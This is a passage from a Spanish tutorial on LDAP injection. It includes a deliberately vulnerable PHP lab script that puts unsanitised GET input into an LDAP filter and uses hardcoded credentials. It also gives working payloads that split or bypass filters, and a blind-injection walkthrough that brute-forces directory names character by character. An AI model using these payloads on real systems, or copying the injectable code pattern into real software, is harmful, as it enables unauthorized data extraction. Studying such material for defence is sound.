El criterio de esta aplicación ficticia va a ser realizar una búsqueda donde se filtre aquellos resultados a partir del nombre o del apodo de un usuario, y que tengan como descripción el rango de moderador. El filtro quedaría como (&(uid=¿usuario?)(description=mod)(givenname=¿apodo?))

Código: PHP

```php
<?php

echo "<h1>Ejercicio nº5 - Extracción de información</h1>";

$usuario = "cn=Manager,dc=pruebas,dc=com";
$pass = "secret";

$ds = ldap_connect("127.0.0.1");
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);

    if ($ds){

      $a=ldap_bind($ds, $usuario, $pass);

      if ($a){

       $buscar = "(&(uid=".$_GET&#91;'q'].")(description=mod))";
      echo $buscar."<p>";
       $sr = ldap_search($ds, "dc=pruebas, dc=com", "$buscar");
       $info = ldap_get_entries($ds, $sr);


            for ($i=0; $i<$info["count"]; $i++) {
              echo "Nombre de la entrada: ". $info[$i]["dn"] ."<br>";
               echo "Apellidos: ". $info[$i]["sn"][0] ."<br>";
               echo "Apodo: ". $info[$i]["givenname"][0] ."<br>";
               echo "Rango: ". $info[$i]["description"][0] ."<br>";
               echo "Telefono: ". $info[$i]["telephonenumber"][0] ."<br>";
               echo "Mail:".$info[$i]["mail"][0]."<p>";


         }
     } else {

      echo "No autenticado";
      }
    }
    ldap_close($ds);
```

```
40.
41.     ?>
42.
```

Quizás habeis observado que el filtro tiene un orden raro. Esto es debido a que openLDAP tiene la particularidad de que que el filtro tiene que casar perfectamente, por lo que para poder extraer información se debe de poder inyectar en un campo anterior y otro posterior a la condición que se quiere evitar. En cierto modo esto lo hace más seguro, puesto que si sólo puedes inyectar en un campo es poco probable que la inyección funcione. En el resto de servidores LDAP esto no pasa, si se consiguen crear dos filtros, el segundo se ignora, por lo que es más sencillo inyectar. Este caso que es el más común lo veremos luego, aunque sin demos [podeis hacer vuestra propia demo si os instalais otro servidor LDAP].

En este ejemplo que he visto, para poder ver esa información a la que no tenemos acceso alguno, debemos de utilizar una técnica similar a la empleada para el bypass del login. Debemos de aislar el filtro problemático del resto, incluyendolo dentro de una operación lógica | donde al menos una de las condiciones es verdadera. Como desconocemos, a nivel de usuario, cuales son los atributos por los que se realiza la búsqueda utilizaremos ObjectClass=* para que el ")" que se queda suelto tenga lógica. Por lo tanto una posible forma de escalar privilegios y leer esa información a la que no tenemos acceso podría ser:

index.php?q=vart)(|(ObjectClass=*&g=*)

La búsqueda que realizaría la aplicación quedaría como (&(uid=vart)(|(ObjectClass=*)(description=mod)(givenname=*))) y tendría toda la lógica del mundo. Ahora bien, como he dicho hace un instante únicamente en OpenLDAP es necesario que todo el filtro sea lógico, por lo que siempre necesitaremos dos campos para poder manipular correctamente la petición. Sin embargo en el resto (o en la mayoría) de otros servidores LDAP no existe este problema, puesto que en el caso de que existan dos filtros diferentes en la misma petición sólo se realizará la búsqueda teniendo en cuenta el primer filtro mientras que el resto serán anulados.

Un ejemplo de esto que acabo de comentar puede ser una aplicación similar a la que propuse anteriormente, teniendo como filtro (&(uid=/Parametro1/)(Description=mod)). Para dividirlo en dos filtros, y que el primero mantenga una condición TRUE podríamos inyectar un *vart)(ObjectClass=*))(|(ObjectClass=**, teniendo como resultado: (&(uid=vart)(ObjectClass=*))(|(ObjectClass=*)(Description=mod)). Mediante éste método hemos conseguido escindir el filtro original en dos partes, de las cuales únicamente la primera [(&(uid=vart)(ObjectClass=*))] será tomada en cuenta, mientras que la segunda (donde teníamos la condición problema) es ignorada

0x07 Blind LDAP Injection

Al igual que ocurre con las inyecciones SQL, podemos encontrarnos con escenarios donde el filtro de búsqueda que se realiza, o los atributos a los que se aplica, los desconocemos totalmente porque la respuesta que obtenemos desde la aplicación web

está acotada entre dos opciones: una cuando todo sea correcto (TRUE) y otra cuando no lo sea (FALSE), y no nos muestra los resultados de la consulta al servidor LDAP. Estaríamos ante un caso de "Blind LDAP Injection", que como ocurre en otros ataques también a ciegas tendremos una respuesta de la web diferente en función de si la sentencia ha sido válida o no, y deberemos de ir deduciendo paulatinamente los datos que nos interesan.

Imaginemos por ejemplo una web donde tenemos un sistema para comprobar si un nick ha sido registrado previamente por otro usuario. El nick que queremos comprobar es enviado en una petición GET (a través de una URL tipo www.webfake.com/checking.php?query=*nick*) a un PHP que incluirá nuestro nick en una consulta de búsqueda a un árbol LDAP. Esta consulta consiste en (&(cn=*nick*)(ou=web)). Si el resultado de esta consulta fuese TRUE, es decir devuelve alguna entrada, significaría que ese usuario ya existe y la aplicación web mostraría el mensaje "Nick Registrado, pruebe otro". En el caso contrario, cuando la consulta fuese infructuosa, aparecería el mensaje "Nick libre".

El escenario ya está montado, y tiene todos los ingredientes de un entorno a ciegas: 2 posibles respuestas ("Nick registrado" cuando la consulta devuelva algún valor; "Nick libre" cuando la consulta no devuelva nada) y un campo donde inyectar. Lo primero sería intentar averiguar cómo escapar de la segunda condición del filtrado para que en realidad se busque lo que nosotros queremos (en caso de OpenLDAP esto no se puede realizar como ya vimos más arriba por la necesidad de dos campos en los que inyectar), asi que procederíamos a trabajar con "*", ObjectClass (es lo más genérico) y paréntesis "( )" hasta que se nos mostrase el mensaje "Nick registrado":

(&(cn=*)( )(ou=web)) => Nick Libre
(&(cn=*)(ObjectClass=*)(ou=web)) => Nick registrado

De esta forma ya hemos detectado que el filtro debe de ser algo tipo: (&(Atributo1=[Nick que insertamos])(atributo2=Loquesea)(...)). Obsérvese que no indico qué numero de filtros se aplican, ni a qué atributos porque no lo conocemos. El siguiente paso lógico sería liberar las ataduras que nos imponen el resto de filtros que nosotros no podemos manipular, para ello emplearíamos el truco visto más arriba: escindir el filtro en dos, para que el segundo sea ignorado:

(&(cn=*)(ObjectClass=*))(&(ObjectClass=*)(ou=web)) => Nick Registrado

Una vez que ya hemos "bypasseado" aquello que nos estorbaba podremos ir deduciendo información interesante. Por ejemplo, podríamos realizar una consulta para averiguar qué Organizational units existen a través de la reducción de caracteres vía un pequeño bruteforce dirigido:

/checking.php?query=*)(ou=a*))(&(ObjectClass=* => Nick Libre
/checking.php?query=*)(ou=b*))(&(ObjectClass=* => Nick Libre
....
/checking.php?query=*)(ou=f*))(&(ObjectClass=* =>Nick registrado

Ya sabemos el primer carácter de un subdirectorio, ahora a por el segundo:

/checking.php?query=*)(ou=fa*))(&(ObjectClass=* => Nick Libre
/checking.php?query=*)(ou=fb*))(&(ObjectClass=* => Nick Libre
...
/checking.php?query=*)(ou=ft*))(&(ObjectClass=* => Nick registrado

Y así sucesivamente, hasta que averiguásemos el nombre concreto (en este caso era ftp_users), con cada carácter. Para ello podemos elaborar un exploit que nos agilice el proceso.

0x08 Despedida

No he revisado el texto, que fue escrito en Marzo de 2012, por lo que puede contenter errores. Si encontrais alguno, podeis reportarlo al correo overloadblog [at] Hotmail [dot] com , o al twitter @TheXC3LL .

Para ampliar información, por google encontrareis mucho material sobre LDAP. También hay algunos papers publicados sobre las vulnerabilidades aquí comentadas, entre los que destaco los publicados por Chema Alonso respecto a Blind LDAP Injections.